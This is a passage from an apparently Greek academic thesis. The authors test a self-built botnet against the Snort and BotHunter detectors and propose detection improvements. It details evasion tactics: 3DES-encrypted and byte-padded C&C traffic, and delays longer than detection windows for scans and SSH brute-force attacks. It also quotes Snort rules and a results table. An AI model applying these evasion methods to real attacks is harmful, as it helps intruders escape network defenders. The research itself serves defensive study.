Μια από τις βασικότερες τεχνικές απόκρυψης που χρησιμοποιούν τα σύγχρονα botnets όλο και περισσότερο για την παράκαμψη των εργαλείων ανίχνευσης που βασίζονται στις υπογραφές (signatures) είναι η κρυπτογράφηση (encryption). Η κρυπτογράφηση εγγυάται ότι τα δεδομένα παραμένουν «ασφαλή» ακόμα και αν ιδωθούν ύστερα από την καταγραφή τους στη δικτυακή κίνηση. Στο botnet που αναπτύξαμε χρησιμοποιούμε τη συμμετρική κρυπτογράφηση "Triple DES"[32] για να αποκρύψουμε από τα συστήματα δικτυακής ανίχνευσης (network-based) τα δεδομένα που μεταφέρονται από το κανάλι 'εντολών και ελέγχου'. Τα δεδομένα αυτά αφορούν

[32] Triple DES ή 3DES είναι μια μέθοδος κρυπτογράφησης μπλοκ δεδομένων η οποία χρησιμοποιεί τη μέθοδο DES τρεις φορές. Η μέθοδος DES χρησιμοποιεί συμμετρικά κλειδιά 56 bits. (3x56 = 168 bits)

τις εντολές που δίνονται από το botmaster καθώς και τα αποτελέσματα επιθέσεων (αναφορές) που στέλνονται από τα bots στον botmaster.

3) Συσκότιση δεδομένων

Στην ασφάλεια δικτύων η συσκότιση (obfuscation) είναι μια μέθοδος μετατροπής των δεδομένων σε μη κατανοητή μορφή κρύβοντας το νόημα της επικοινωνίας ή κάνοντάς το ασαφή και δύσκολο να ερμηνευθεί. Όμως αντίθετα με την κρυπτογράφηση δεν αποκλείει την αποκωδικοποίηση των δεδομένων, αλλά απλά την κάνει πιο δύσκολη.

Στο botnet μας χρησιμοποιούμε τη συσκότιση για να αποκρύψουμε τα δεδομένα που μεταφέρονται μέσω του καναλιού 'εντολών και ελέγχου' όπως κάνουμε και στην κρυπτογράφηση. Ο λόγος που χρησιμοποιούμε τη συσκότιση είναι για την αποφυγή της ανίχνευσης του καναλιού 'εντολών και ελέγχου' από συστήματα που χρησιμοποιούν την εντροπία (entropy) σαν αντίμετρο στα κρυπτογραφημένα πακέτα. Όπως έχουμε αναφέρει, αν μετρούσαμε την εντροπία των payloads στις δικτυακές ροές, τότε θα παρατηρούσαμε ομοιότητες ανάμεσα στα διαφορετικά μέλη ενός botnet, εφόσον γνωρίζουμε ότι τα bots έχουν ίδια χαρακτηριστικά επικοινωνίας. Κάνοντας χρήση της συσκότισης δεν χρησιμοποιούμε απλά ένα συγκεκριμένο πρότυπο αντικατάστασης των χαρακτήρων στα δεδομένα επικοινωνίας, αλλά πηγαίνουμε ακόμα ένα βήμα πιο πέρα εισάγοντας σε τυχαίες θέσεις στα δεδομένα μη-αναγνώσιμους (unreadable) χαρακτήρες (τιμές ASCII μεγαλύτερες από 128). Προφανώς τα αρχικά δεδομένα δεν θα πρέπει να περιέχουν καθόλου τέτοιους χαρακτήρες.

4) Καθυστέρηση εκτέλεσης εντολών και επιθέσεων

Η καθυστέρηση της εκτέλεσης των εντολών που δίνονται από το botmaster αποτελεί μια βασική τεχνική αποφυγής που χρησιμοποιεί το botnet μας από την ανίχνευση που βασίζεται στο συγχρονισμό και στη χρονική συσχέτιση των παρατηρούμενων κακόβουλων ή μη κακόβουλων δικτυακών γεγονότων. Η τεχνική αυτή μπορεί να παρακάμψει πολλές μεθόδους ανίχνευσης που βασίζονται στα χαρακτηριστικά των δικτυακών ροών, όπως ο μέσος αριθμός bits ανά δευτερόλεπτο και ο μέσος αριθμός πακέτων ανά δευτερόλεπτο, καθώς και μεθόδους ανίχνευσης που βασίζονται σε ανώμαλη συμπεριφορά.

Το botnets μας, δίνει επίσης τη δυνατότητα εισαγωγής συγκεκριμένου ή τυχαίου χρόνου καθυστέρησης για την εκτέλεση των επιθέσεων σάρωσης (scan) και των εξαντλητικών επιθέσεων εύρεσης κωδικών από τα bots.

Θα πρέπει όμως να αναφέρουμε ότι η εφαρμογή καθυστέρησης σε κάποιες επιθέσεις μειώνει την αποτελεσματικότητά τους, αφού σε επιθέσεις τύπου άρνησης υπηρεσίας (DDoS) μειώνεται ο συγχρονισμός και ο αριθμός των bots που επιτίθενται ταυτόχρονα. Σε περίπτωση μεγάλης καθυστέρησης ανάμεσα στη λήψη και την εκτέλεση της εντολής, ακόμα και επιθέσεις όπως η αποστολή ανεπιθύμητης

αλληλογραφίας (spamming) μπορεί να έχουν μικρότερη αποτελεσματικότητα αφού οι διαχειριστές των εξυπηρετητών αλληλογραφίας μπορούν όταν διαπιστώσουν την επίθεση να δημιουργήσουν κάποια φίλτρα για το μπλοκάρισμα των ανεπίκλητων ηλεμηνυμάτων.

5) <u>Κατανεμημένη σάρωση δικτύων</u>

Η κατανεμημένη σάρωση που αναφέρθηκε στους τύπους επιθέσεων που το botnet μας πραγματοποιεί μπορεί να συμβάλλει σημαντικά στην αποφυγή της ανίχνευσης της σάρωσης - ειδικότερα αν συνδυαστεί με την τεχνική της καθυστέρησης της επίθεσης από τα bots. Είναι πιο δύσκολο για παράδειγμα να ανιχνευτεί μια κατανεμημένη επίθεση τύπου portsweep αν γίνεται από διαφορετικά μηχανήματα κατανεμημένα ανά τον κόσμο και με διαφορές στον χρόνο εκτέλεσής της από κάθε μηχάνημα.

6.2. Πειραματική λειτουργία

Απώτερος σκοπός της δημιουργίας ενός προσαρμοσμένου λογισμικού botnet υπήρξε ο πειραματισμός με τις τεχνικές ανίχνευσης που διαθέτουν τα σημερινά εργαλεία αντιμετώπισης των botnets. Δοκιμάσαμε την αποτελεσματικότητα των τεχνικών απόκρυψης που υλοποιήσαμε χρησιμοποιώντας για την ανίχνευση το σύστημα ανίχνευσης και αντιμετώπισης εισβολών Snort και το λογισμικό ανίχνευσης botnets BotHunter, τα οποία είναι δύο από τα πιο διαδεδομένα λογισμικά στην κατηγορία τους.

Θυμίζουμε εδώ ότι το Snort πραγματοποιεί κυρίως ανίχνευση με βάση τις υπογραφές αλλά και την ανώμαλη συμπεριφορά, ενώ το BotHunter πραγματοποιεί ανίχνευση με βάση υπογραφές αλλά και με βάση τους κακόβουλους διαλόγους επικοινωνίας που εντοπίζονται στο παρακολουθούμενο δίκτυο. Χρησιμοποιήσαμε τις τελευταίες εκδόσεις και για τα δύο λογισμικά (Snort 2.8.3.1, BotHunter 1.0.2) εγκαθιστώντας τα αρχικά με τις προεπιλεγμένες ρυθμίσεις τους όσον αφορά τις παραμέτρους ανίχνευσης.

Τα σενάρια λειτουργίας του botnet μας υπέθεσαν την ύπαρξη έως τριών bots στο εσωτερικό τοπικό μας δίκτυο (lan) και την ύπαρξη ενός C&C εξυπηρετητή στο εξωτερικό δίκτυο το οποίο θα μπορούσε να ήταν το διαδίκτυο. Τα bots έχουν τη δυνατότητα να πραγματοποιούν επιθέσεις σε άλλους υπολογιστές έξω από το εσωτερικό μας δίκτυο. Στην περίμετρο του δικτύου μας τοποθετήσαμε το Snort και το BotHunter για την παρακολούθηση και την ανίχνευση των γεγονότων που προκαλούνται από τη λειτουργία του botnet. Και τα δύο λογισμικά ανίχνευσης έχουν δυνατότητα παρακολούθησης και ανάλυσης των πακέτων (packet sniffing) που εισέρχονται και εξέρχονται από το εσωτερικό μας δίκτυο. Όταν κάποιο ή κάποια πακέτα ικανοποιούν συγκεκριμένα κριτήρια τότε τα λογισμικά αυτά παράγουν συναγερμούς (alarms) και καταγράφουν σε αρχείο τις σχετιζόμενες με τα

ικανοποιήσιμα κριτήρια δικτυακές ροές. Στην συνέχεια παραθέτουμε τις ενέργειες-γεγονότα που προκαλέσαμε σαν botmasters στο παρακολουθούμενο δίκτυο και τα αντίστοιχα αποτελέσματα ανίχνευσης από τα δύο λογισμικά προστασίας.

6.2.1 Αποτελέσματα ανιχνεύσεων

α) <u>Περιοδικές συνδέσεις των bots με τον C&C εξυπηρετητή</u>

Η πρώτη κατηγορία δοκιμών αφορούσε την περιοδική σύνδεση έως τριών bots στον C&C εξυπηρετητή για αναζήτηση εντολών καθώς και για αποστολή αναφορών προς αυτόν. Τα χαρακτηριστικά των δοκιμών περιέλαβαν περιοδικότητα επανασύνδεσης (reconnection) των bots 30 και 60 δευτερολέπτων καθώς και τυχαίες επανασυνδέσεις σε διάστημα χρόνου 60 δευτερολέπτων, δηλαδή σχετικά συχνή επικοινωνία. Επίσης η δοκιμή έγινε με χρήση του κρυφού HTTP καναλιού (covert channel) άλλα και χωρίς χρήση αυτού στέλνοντας τις εντολές και τα δεδομένα σαν απλά πακέτα TCP. Στο C&C εξυπηρετητή χρησιμοποιήσαμε τις πόρτες υπηρεσίας 80 και 443, που αφορούν τα πρωτόκολλα http και https αντίστοιχα, καθώς και τις πόρτες 25 (πρωτόκολλο smtp) και 6667 (πρωτόκολλο irc) για την επικοινωνία καθαρά μέσω του πρωτοκόλλου TCP με τον C&C εξυπηρετητή.

Σε κάθε περίπτωση – συνδυασμό των παραπάνω χαρακτηριστικών - διατηρήσαμε την περιοδική επικοινωνία των bots με το C&C εξυπηρετητή για τουλάχιστο 15 λεπτά. Σε καμία περίπτωση δεν δημιουργήθηκε κάποιος συναγερμός ούτε από το Snort ούτε από το BotHunter. Αυτό οφείλεται σε μεγάλο βαθμό στο ότι οι εντολές που χρησιμοποιήσαμε για να διατάσσουμε τα bots μας δεν ανήκουν σε αναγνωρισμένες κακόβουλες εντολές και συνεπώς δεν υπάρχουν υπογραφές (signatures) για αυτές. Επιπλέον δεν υπήρξε μαζικότητα στην επικοινωνία - αφού χρησιμοποιήσαμε έως τρία bots για την περιοδική επικοινωνία με το C&C εξυπηρετητή - που πιθανώς να μπορούσε να ανιχνευθεί από τεχνικές ανίχνευσης ανώμαλης συμπεριφοράς δεδομένου ότι πολλοί υπολογιστές θα συνδέονταν στον ίδιο C&C εξυπηρετητή. Οι τεχνικές ανίχνευσης ανώμαλης συμπεριφοράς που χρησιμοποιεί το Snort στις νέες εκδόσεις του δεν επαρκούν για τη πραγματοποίηση συσχέτισης στην κίνηση που δημιουργείται από την επικοινωνία των bots με τον C&C (π.χ. ίδια-συχνά DNS ερωτήματα προς το DNS εξυπηρετητή για εύρεση του C&C ή ίδιο payload στα πακέτα επικοινωνίας). Από την πλευρά του το BotHunter δεν εντάσσει τους διαλόγους (μεταξύ των μελών του botnet μας) σε κακόβουλους C&C διαλόγους αφού δεν εντοπίζει κάποια γνωστή υπογραφή σ' αυτούς.

β) <u>Εντολές στο payload που αντιστοιχούν σε γνωστές υπογραφές</u>

Η δεύτερη κατηγορία δοκιμών που πραγματοποιήσαμε αφορούσε την επικοινωνία των bots με το C&C εξυπηρετητή χρησιμοποιώντας όμως εσκεμμένα γνωστές υπογραφές (signatures) στο payload των πακέτων που συνθέτουν τις εντολές

ή τις αναφορές που στέλνονται στο κανάλι επικοινωνίας. Τα χαρακτηριστικά των δοκιμών ήταν ίδια με αυτά της πρώτης κατηγορίας δοκιμών, όμως επιπλέον δοκιμάσαμε και την επίδραση της κρυπτογράφησης και της συσκότισης (obfuscation) στο payload των πακέτων.

Στην περίπτωση αποστολής των μηνυμάτων επικοινωνίας σαν καθαρό κείμενο (clear text) το αποτέλεσμα των δοκιμών ήταν η ανίχνευση όλων των προσπαθειών επικοινωνίας που χρησιμοποιούσαν γνωστές υπογραφές. Και το Snort και το BotHutner εντόπισαν επιτυχώς τα κακόβουλα πακέτα επικοινωνίας και παρήγαγαν συναγερμούς με λεπτομέρειες για τα χαρακτηριστικά των παρατηρούμενων γεγονότων (χρόνος και είδος συμβάντος, εμπλεκόμενοι υπολογιστές κτλ.). Για παράδειγμα η αποστολή του μηνύματος "Volume Serial Number" στο payload των πακέτων αναφοράς ενός bot προς το botmaster ήταν αρκετό να ενεργοποιήσει ένα συναγερμό σύμφωνα με τον παρακάτω κανόνα του Snort:

```
    alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES directory listing"; flow:established; content:"Volume
Serial Number"; classtype:bad-unknown; sid:1292; rev:9;)
```

Στην περίπτωση χρήσης όμως της κρυπτογράφησης ή της μεθόδου συσκότισης στις δοκιμές μας και τα δύο λογισμικά ανίχνευσης απέτυχαν να εντοπίσουν την επικοινωνία C&C. Στην περίπτωση της κρυπτογράφησης τα συστήματα ανίχνευσης είναι αδύνατο να αποκωδικοποιήσουν τα μηνύματα που μεταφέρονται δεδομένου ότι δεν έχουν τα κλειδιά αποκρυπτογράφησης. Στην περίπτωση της χρήσης συσκότισης ακόμα και αν τα ύποπτα πακέτα που διαπερνούν τα συστήματα ανίχνευσης καταγραφούν η ανάλυσή τους είναι θα είναι δύσκολη και χρονοβόρα.

Συνεπώς η επικοινωνία μέσω του καναλιού C&C είναι δύσκολο να εντοπισθεί με μεθόδους που βασίζονται στις υπογραφές. Μόνο στατιστικές μέθοδοι ανίχνευσης ή μέθοδοι ανίχνευσης που βασίζονται στη ανώμαλη συμπεριφορά μπορούν να χρησιμοποιηθούν σε αυτή την περίπτωση. Ακόμα και αυτές είναι αναποτελεσματικές για τον εντοπισμό του C&C καναλιού σε περίπτωση που ένας ή λίγοι μόνο υπολογιστές συμπεριφέρονται σαν ρομπότ σε ένα μεγάλο δίκτυο.

γ) Εξερχόμενη σάρωση τύπου 'portscan'

Αυτή η κατηγορία δοκιμών αφορά τη σάρωση πορτών (port scanning) σε υπολογιστές που βρίσκονται έξω από το προστατευόμενο δίκτυο. Η σάρωση πραγματοποιείται από τα bots ύστερα από εντολή του botmaster και αφορά ένα εύρος πορτών σε κάποιο συγκεκριμένο υπολογιστή (host). Σαν παράμετρος στην εντολή σάρωσης δίνεται από το botmaster το μεσοδιάστημα καθυστέρησης ανάμεσα στις επιχειρούμενες βολιδοσκοπήσεις (probes) προς τις πόρτες που το bot σαρώνει. Αν για παράδειγμα το διάστημα καθυστέρησης είναι 30 δευτερόλεπτα τότε το bot σαρώνει μια πόρτα κάθε 30 δευτερόλεπτα. Εμείς δοκιμάσαμε τις δυνατότητες των λογισμικών ανίχνευσης για διαστήματα καθυστέρησης μικρότερα των 60 δευτερολέπτων αλλά

και για διαστήματα μεγαλύτερα από 60, 90 και 600 δευτερόλεπτα που αντιστοιχούν στα παράθυρα χρόνου ανίχνευσης των λογισμικών όπως περιγράφουμε στη συνέχεια.

Πριν αναφέρουμε τα αποτελέσματα των δοκιμών μας θα πρέπει να πρέπει να πούμε λίγα πράγματα για τις δυνατότητες παραμετροποίησης στο Snort που αφορούν την ανίχνευση των σαρώσεων. Το Snort διαθέτει τρία επίπεδα ευαισθησίας με τα οποία ανιχνεύει τα portscans. Το επίπεδο χαμηλής ευαισθησίας ανιχνεύει σαρώσεις με την κοινή μέθοδο παρακολούθησης των λαθών στις απαντήσεις (responses) όπως οι απαντήσεις "TCP RST" και "ICMP unreachable". Το επίπεδο αυτό χρησιμοποιεί παράθυρο χρόνου ανίχνευσης 60 δευτερολέπτων, είναι το προεπιλεγμένο (default) και δε χρειάζεται πολλές ρυθμίσεις. Το μεσαίο επίπεδο ευαισθησίας ανιχνεύει εκτός από τα κοινά portscans και τα portscans που φιλτράρονται (συνήθως από τοίχη προστασίας) και δεν λαμβάνεται κάποια απάντηση. Το επίπεδο αυτό έχει μεγαλύτερο παράθυρο χρόνου ανίχνευσης ίσο με 90 δευτερόλεπτα. Τέλος το επίπεδο υψηλής ευαισθησίας έχει χαμηλότερα κατώφλια (thresholds) για ανίχνευση των portscans και ακόμα μεγαλύτερο παράθυρο χρόνου ανίχνευσης ίσο με 600 δευτερόλεπτα. Μπορεί να πιάσει τους περισσότερους τύπους σαρώσεων, αλλά απαιτεί περισσότερες ρυθμίσεις και δημιουργεί περισσότερους λάθος συναγερμούς (false alarms). Πιο συγκεκριμένα, στο επίπεδο υψηλής ευαισθησίας όλες οι απαντήσεις "TCP RST" (κυρίως λόγω κλειστών πορτών) αναφέρονται με το μήνυμα "….(portscan) TCP Portsweep" αν ταυτόχρονα παρατηρείται οποιαδήποτε άλλη δικτυακή κίνηση, καθώς επίσης αναφέρονται όλες οι εγκαθιδρυμένες συνδέσεις (ανοιχτές πόρτες) με το μήνυμα "….(portscan) Open Port".

Το BotHunter από την άλλη μεριά βασίζεται στην πλατφόρμα του Snort για την ανίχνευση των περισσότερων γεγονότων και χρησιμοποιεί τα επίπεδα ευαισθησίας του Snort για την ανίχνευση των portscans. Επιπλέον όμως διαθέτει μια ξεχωριστή πρόσθετη μονάδα (preprocessor plug-in) για την ανίχνευση των σαρώσεων που ονομάζεται "BotHunter Scan Detector" (bhsd), η οποία παρουσίασε καλύτερα αποτελέσματα από το Snort στις δοκιμές μας με τις προεπιλεγμένες ρυθμίσεις.

Όσον αφορά τα αποτελέσματα που πήραμε από τις δοκιμαστικές σαρώσεις που εκτελέσαμε αυτά επιβεβαιώνουν τα επίπεδα ευαισθησίας του Snort. Πιο συγκεκριμένα δοκιμάσαμε τη σάρωση των πορτών 20 έως 150 σε υπολογιστές εκτός του προστατευόμενου δικτύου μας έχοντας θέσει από πριν τα επίπεδα ευαισθησίας στα προγράμματα ανίχνευσης Snort και BotHunter. Επίσης εκτελέσαμε port scanning έχοντας αρχικά ενεργοποιημένο κάποιο τοίχος προστασίας (firewall) ανάμεσα στα προγράμματα ανίχνευσης και στους υπολογιστές που επιτεθήκαμε και στη συνέχεια εκτελέσαμε port scanning χωρίς την παρεμβολή κάποιου τοίχου προστασίας.

Αναλυτικότερα, στις δοκιμές μας με το προεπιλεγμένο χαμηλό επίπεδο ευαισθησίας παρατηρήσαμε τα εξής:

- ✓ Με διάστημα καθυστέρησης μικρότερο των 60 δευτερολέπτων ανάμεσα στις βολιδοσκοπήσεις των πορτών
    - o με το τοίχος προστασίας ενεργοποιημένο – το οποίο φιλτράρει τις πόρτες στους υπολογιστές προς σάρωση - η επίθεση δεν ανιχνεύθηκε από το Snort ενώ το BotHunter σε κάποιες δοκιμές μας μπόρεσε να

ανιχνεύσει την επίθεση παράγοντας ένα συναγερμό με το μήνυμα "`E5[bh] Detected intense non-malware port scanning…`".

- με το τοίχος προστασίας απενεργοποιημένο οι κλειστές πόρτες οδήγησαν σε απαντήσεις τύπου "TCP RST" από τους υπολογιστές προς σάρωση κάνοντας το Snort και το BotHunter να αναγνωρίσουν τη επίθεση και να παράγουν συναγερμό τύπου "TCP Portscan"

✓ Αυξάνοντας το διάστημα καθυστέρησης πάνω από 60 δευτερόλεπτα και διατηρώντας το χαμηλό επίπεδο ευαισθησίας είχε ως αποτέλεσμα την παράκαμψη και των δύο λογισμικών ανίχνευσης.

Συνεπώς, οι προεπιλεγμένες ρυθμίσεις ανίχνευσης portscan και για το Snort και για το BotHunter δεν είναι ικανοποιητικές για την ανίχνευση σαρώσεων σε πόρτες που φιλτράρονται και μπορούν να παρακαμφτούν εύκολα θέτοντας διάστημα καθυστέρησης πάνω από 60 δευτερόλεπτα πράγμα που δεν αποδυναμώνει σημαντικά την επίθεση portscan.

Συνεχίσαμε τις δοκιμές μας αλλάζοντας διαδοχικά το επίπεδο ευαισθησίας των λογισμικών ανίχνευσης σε μεσαίο και υψηλό. Και στις δύο περιπτώσεις τα λογισμικά μπόρεσαν να ανιχνεύουν τις επιθέσεις τύπου portscan με την προϋπόθεση όμως ότι το διάστημα καθυστέρησης ανάμεσα στις βολιδοσκοπήσεις των πορτών ήταν μικρότερο από 90 και 600 δευτερόλεπτα αντίστοιχα. Στην αντίθεση περίπτωση δεν μπόρεσαν να ανιχνεύσουν επιτυχώς τα portscans. Ειδικότερα, στο επίπεδο υψηλής ευαισθησίας παρατηρήθηκαν αρκετοί ψευδείς συναγερμοί.

Συμπερασματικά, η ανίχνευση των σαρώσεων μπορεί να αποφευχθεί από τα λογισμικά ανίχνευσης Snort και BotHunter θέτοντας απλά μεγάλα διαστήματα καθυστέρησης στις βολιδοσκοπήσεις των πορτών.

δ) <u>Εξερχόμενη σάρωση τύπου 'portsweep'</u>

Αυτή η κατηγορία δοκιμών αφορά τη σάρωση των εξωτερικών διευθύνσεων IP ενός δικτύου για εντοπισμό μιας ανοιχτής πόρτας που αντιστοιχεί σε κάποια συγκεκριμένη υπηρεσία. Τα χαρακτηριστικά των δοκιμών που πραγματοποιήσαμε και τα αποτελέσματα που πήραμε ήταν παρόμοια με τα χαρακτηριστικά των δοκιμών και τα αποτελέσματα που πήραμε από τη σάρωση τύπου portscan.

Και σ' αυτό τον τύπο της επίθεσης το BotHutner μπορεί να ανιχνεύσει τη σάρωση που απευθύνεται σε πόρτες που φιλτράρονται από κάποιο τοίχος προστασίας, παράγοντας για παράδειγμα ένα συναγερμό με το μήνυμα "`E5[rb] ET SCAN Potential SSH Scan…`" σε περίπτωση που πρόκειται για portsweep στην πόρτα 22 του TCP πρωτοκόλλου.

Ένα σημαντικότατο στοιχείο που μας δίνει το Snort σε περίπτωση ανίχνευσης κάποιου portsweep είναι η καταγραφή όλων των δικτυακών ροών που συμβαίνουν κατά τη διάρκεια διεξαγωγής του portsweep (διευκρινίζουμε ότι το portsweep, όπως και το portscan, μπορεί να ανιχνευθεί αν το διάστημα καθυστέρησης ανάμεσα στις βολιδοσκοπήσεις των πορτών είναι μικρότερο από το παράθυρο χρόνου ανίχνευσης που ορίζεται από την τιμή του επιπέδου ευαισθησίας του λογισμικού). Αυτό σημαίνει

ότι υπάρχει σημαντική πιθανότητα καταγραφής και της δικτυακής ροής που δημιουργείται προς τον C&C εξυπηρετητή, εφόσον τον τελευταίο επισκέπτονται τακτικά τα bots για την αναζήτηση νέων εντολών και την αποστολή αναφορών. Η καταγραφή λοιπόν της επίθεσης portsweep μπορεί κάλλιστα να περιλαμβάνει και την καταγραφή της IP διεύθυνσης και πόρτας του C&C εξυπηρετητή. Ο εντοπισμός άλλωστε των C&C εξυπηρετητών αποτελεί και το αποφασιστικότερο βήμα για την εξουδετέρωση ενός botnet.

ε) <u>Εξερχόμενες επιθέσεις εύρεσης κωδικών σε υπηρεσίες SSH</u>

Η τελευταία κατηγορία δοκιμών που πραγματοποιήσαμε ήταν οι εξαντλητικές επιθέσεις εύρεσης κωδικών (brute-force attacks) σε υπηρεσίες SSH. Διεξήγαμε αυτή την επίθεση σε υπολογιστές εκτός του εσωτερικού μας δικτύου οι οποίοι εκτελούσαν την υπηρεσία SSH2 (Secure Shell) διατάσσοντας τα bots να δοκιμάσουν έτοιμες λίστες με ονόματα και κωδικούς χρηστών (dictionary attack) με σκοπό την επιτυχή σύνδεση.

Με μεγάλη μας όμως έκπληξη διαπιστώσαμε ότι αυτός ο τύπος της επίθεσης δεν ανιχνεύεται ούτε από το Snort ούτε το BotHunter ακόμη και αν δεν χρησιμοποιήσουμε καμία τεχνική αποφυγής της ανίχνευσης. Στην πραγματικότητα το BotHunter διαθέτει κάποιο πρόσθετο κανόνα ανίχνευσης των εξαντλητικών επιθέσεων εύρεσης κωδικών, αλλά μόνο για τις υπηρεσίες SSH που χρησιμοποιούν τη βιβλιοθήκη “libssh”. Ο παρακάτω απλός κανόνας θα μπορούσε να ανιχνεύσει την επίθεση από κάποιο bot στο εσωτερικό μας δίκτυο (5 συνδέσεις σε 120 δευτερόλεπτα):

```
    alert tcp $HOME_NET any -> $EXTERNAL_NET 22 (msg: "Potential
Outbound Brute-force attack on SSH"; flags: S; flowbits:
set,ssh.brute.attempt; threshold: type threshold, track by_src, count
5, seconds 120; classtype: attempted-recon;
reference:url,en.wikipedia.org/wiki/Brute_force_attack; sid: 200001;
rev:2;)
```

Παρόλα αυτά η ανίχνευση και αυτής της επίθεσης μπορεί να αποφευχθεί αυξάνοντας απλά το διάστημα καθυστέρησης μεταξύ των επιχειρούμενων συνδέσεων στην πόρτα 22 της υπηρεσίας SSH, κάτι που έχει σαν αντίκτυπο τη μείωση της αποδοτικότητας αλλά όχι και της αποτελεσματικότητας της επίθεσης.

Τέλος, η πρωτότυπη τεχνική ανίχνευσης botnet με συσχετισμό διαλόγων που χρησιμοποιείται από το BotHunter μπορεί επίσης να παρακαμφτεί αν μοιράσουμε τα γεγονότα επιθέσεων που μετατρέπουν ένα υπολογιστή σε bot σε διάστημα χρόνου μεγαλύτερο από το παράθυρο χρόνου που το ίδιο το BotHunter χρησιμοποιεί.

Στον παρακάτω πίνακα συνοψίζουμε τα αποτελέσματα ανίχνευσης που παρατηρήσαμε από τα λογισμικά ανίχνευσης ρυθμισμένα στο προεπιλεγμένο επίπεδο

χαμηλής ευαισθησίας.

#	Test (C&C communication or Attack)	Characteristics	Host / Port	Snort Alerts (low sensitivity)	BotHunter Alerts (low sensitivity)
1	**Periodic connections from Bots to Botmaster (getting command or reporting)**	- 30 or 60 seconds interval - HTTP Covert channel	C&C server / Ports 80, 443, 25, 6667	No alert (Even with no Covert channel)	No alert (Even with no Covert channel)
2	**Content on C&C communication that matches known IDS Signatures**	- 30 or 60 seconds interval - HTTP Covert channel - Payload Encryption (or Obfuscation)	C&C server / Ports 80, 6667	- *No Encryption*: Alert for the matched signature **- *Encryption*: No alert**	- *No Encryption*: Alert for the matched signature **- *Encryption*: No alert**
3	**TCP Portscan (Outbound)**	- Connect scan or SYN scan - <60 seconds interval between probes	Hosts with or without Firewall (filtered or closed ports) / Ports 20-150	- *Closed ports*: TCP Portscan alert - *Filtered ports*: No alert	- *Closed ports*: TCP Portscan - *Filtered ports*: E5[bh] Detected intense non-malware port scanning
4	**TCP Portscan (Outbound)**	- Connect scan or SYN scan - **>60 seconds** interval between probes	Hosts with or without Firewall (filtered or closed ports) / Ports 20-150	**No alert**	**No alert**
5	**TCP Portsweep (Outbound)**	- Connect scan or SYN scan - <60 seconds interval between probes	Host with or without Firewall (filtered or closed ports) / Ports 22, 53, 6667	- *Closed ports*: **TCP Portsweep Report of the IPs and Ports of the other traffic flows (including the C&C server IP and Port)** - *Filtered ports*: No alert	- *Closed ports*: TCP Portsweep - *Filtered ports*: E5[rb] ET SCAN Potential SSH Scan (20 in 60 secs)
6	**TCP Portsweep (Outbound)**	- Connect scan or SYN scan - **>60 seconds** interval between probes	Host with or without Firewall (filtered or closed ports) / Ports 22, 53, 6667	**No alert**	**No alert**
7	**BruteForce on SSH2 (Outbound)**	- 5 connections - <120 seconds	Host with or without Firewall (filtered or closed ports) / Port 22	- *Rule base unchanged*: **No alert** - *With specific rule*: Alert	- *Rule base unchanged*: **No alert** - *With specific rule*: Alert

Πίνακας 3: Αποτελέσματα ανιχνεύσεων

Αντίστοιχα αποτελέσματα με αυτά που παραθέτουμε στον παραπάνω πίνακα παίρνουμε και στα επίπεδα μεσαίας και υψηλής ευαισθησίας, τα οποία χρησιμοποιούν παράθυρο χρόνου ανίχνευσης ίσο με 90 και 600 δευτερόλεπτα αντίστοιχα. Θέτοντας χρόνους καθυστέρησης μέσα στις τιμές αυτές οι επιχειρούμενες επιθέσεις μπορεί να ανιχνευθούν με τη μόνη διαφορά από το επίπεδο χαμηλής ευαισθησίας ότι ανιχνεύονται οι σαρώσεις και των πορτών που φιλτράρονται. Παρομοίως με το επίπεδο χαμηλής ευαισθησίας, η αύξηση του χρόνου καθυστέρησης στις επιθέσεις πάνω από τα παράθυρα χρόνου ανίχνευσης οδηγούν στην αποφυγή της ανίχνευσης από τα λογισμικά. Ειδικότερα, στο επίπεδο υψηλής ευαισθησίας η

παραγωγή πάρα πολλών ψευδών συναγερμών κάνει τη διάκριση ανάμεσα στις πραγματικές επιθέσεις και τις συνδέσεις που χαρακτηρίζονται εσφαλμένα ως επιθέσεις ιδιαίτερα δύσκολη.

6.2.2 Προτεινόμενες λύσεις ανίχνευσης

Δεδομένου ότι η επιτυχία των τεχνικών απόκρυψης πρώτον, της επικοινωνίας μέσω του καναλιού 'εντολών και ελέγχου' και δεύτερον, των επιθέσεων σάρωσης πορτών και εύρεσης κωδικών εξαρτάται σε μεγάλο βαθμό από μεγάλα μεσοδιαστήματα καθυστέρησης, μια λύση που προτείνουμε για την ανίχνευσή τους είναι η εγκατάσταση συστημάτων ανίχνευσης με επίπεδα αυξημένης ευαισθησίας με μεγάλα παράθυρα χρόνου ανίχνευσης. Όμως μια γενική αύξηση της ευαισθησίας από μόνη της δεν θα ήταν αποτελεσματική αφού θα οδηγούσε σε παραγωγή πάρα πολλών ψευδών συναγερμών (false positives) κάνοντας τα συστήματα ανίχνευσης μη πρακτικά και καταργώντας ουσιαστικά τον αυτοματοποιημένο εντοπισμό των πραγματικών απειλών. Χρειάζεται λοιπόν αύξηση της ευαισθησίας λαμβάνοντας υπόψη τα ιδιαίτερα σε κάθε περίπτωση χαρακτηριστικά των εσωτερικών δικτύων, όπως για παράδειγμα η αύξηση της ευαισθησίας για συγκεκριμένες διευθύνσεις IP ή πόρτες επικοινωνίας του δικτύου.

Όσον αφορά το κανάλι 'εντολών και ελέγχου' τα μεγάλα παράθυρα χρόνου ανίχνευσης μπορούν να βοηθήσουν σημαντικά τις τεχνικές χρονικής συσχέτισης και αυτό-συσχέτισης για την ανίχνευση της αραιής αλλά περιοδικής επικοινωνίας των bots με τον C&C εξυπηρετητή. Η χρονική συσχέτιση της αναπόφευκτης περιοδικής κίνησης που δημιουργείται προς συγκεκριμένες εξωτερικές διευθύνσεις - πιθανώς C&C εξυπηρετητές - μπορεί να αποδειχθεί ο αποτελεσματικότερος τρόπος ανίχνευσης. Άλλες τεχνικές ανίχνευσης που βασίζονται σε ομοιότητες στο περιεχόμενο της κίνησης μεταξύ διαφορετικών bots μπορούν να παρακαμφθούν με χρήση συσκότισης του περιεχομένου εισάγοντας τυχαία πακέτα ή bytes στις δικτυακές ροές, ενώ ο απόλυτος συγχρονισμός μεταξύ των bots στην C&C επικοινωνία δεν είναι απαραίτητος. Άλλωστε μια επίθεση που απαιτεί συγχρονισμό μεταξύ των bots μπορεί να προγραμματιστεί να γίνει σε κάποιο μεταγενέστερο χρόνο και όχι αμέσως μετά τη λήψη της σχετικής εντολής. Τέτοιου είδους επιθέσεις βέβαια παρουσιάζουν έντονα ανώμαλη συμπεριφορά από τα στοιχεία του δικτύου και είναι πολύ πιο 